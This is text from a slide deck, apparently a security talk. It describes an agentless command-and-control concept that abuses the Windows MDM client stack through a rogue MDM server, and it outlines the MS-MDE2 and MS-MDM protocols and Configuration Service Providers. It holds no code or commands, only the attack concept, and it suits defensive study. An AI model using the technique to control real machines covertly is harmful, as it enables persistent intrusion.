

# Windows Agentless C2

(Ab)using the MDM Client Stack

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
# What was the origin of this story?

- Developing cross-platform MDM solution
- Wanted Windows MDM support
- Discovered potential for agentless C2



# Command and Control (C2) Systems

- Enables access to compromised machines
- Requires endpoint agent
- Agent facilitates control, data extraction, new payloads, etc.



# Agent-based C2 Challenges



Detection by  
security solutions



Maintaining  
persistence



Requires constant  
updates

# Living Off the Land C2 System



Repurposed  
OS Features



Operational  
simplicity



Shifts the  
battleground

# Windows Agentless C2 Concept



# Windows Feature Required Capabilities

## 1 | **Client/Server Architecture**



# Windows Feature Required Capabilities

## 2 | **HTTPS Transport**

# Windows Feature Required Capabilities

- 3 | **Extensible  
communication protocol**

# Windows Feature Required Capabilities

- 4 | **Persistent privileged client**

# Windows Feature Required Capabilities

5 | **Custom payload execution**

# Windows Feature Required Capabilities

## 6 | **Desirable Features**

C2 command retrieval mechanism

Always running client

Client identification

Access to OS Management Interfaces

# Windows Features Exploration

- **Group Policy**
- **Windows Management Instrumentation (WMI)**
- **Windows Remote Management (WinRM)**
- **Windows Notification Services (WNS)**
- **Mobile Device Management (MDM)**

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
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# Repurposing Windows **MDM** Feature


# Windows MDM Overview

- Client Server architecture
- Manages Windows devices remotely
- MDM Server has to be implemented
- Windows has a built-in MDM Client



# Windows MDM Abuse


- MDM client initiates the MDM enrollment process
- MDM server orchestrates enrollment and management flows
- Enrolled device can be abused by a Rogue MDM Server



# Windows MDM Client

- Mobile Device Enrollment Protocol Specification (**MS-MDE2**)
- Mobile Device Management Protocol Specification (**MS-MDM**)

# Windows MDM Client Stack





# Understanding MDM Enrollment

- **MS-MDE2** data exchange done through SOAP-based messages
- Device enrollment is a prerequisite for device management
- Enrollment Results
  - Mutual Authentication
  - Identity Certificates
  - Policies and Settings

## [MS-MDE2]: Mobile Device Enrollment Protocol Version 2

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
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# MDM Enrollment Flow (MS-MDE2)



# Understanding MDM Management

- **MS-MDM** data exchange done through XML-based messages
- Client or server-initiated management sessions
- Commands are handled by plugin DLL providers (CSPs)

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
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
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# MDM Management Flow (MS-MDM)



# CSP: The Key to Device Management



- Configuration Service Providers (CSP)
- Modern and cloud-friendly alternative to GPOs
- CSP capabilities are well documented
- +60 CSPs exposed to MDM client

# CSPs for Security Management

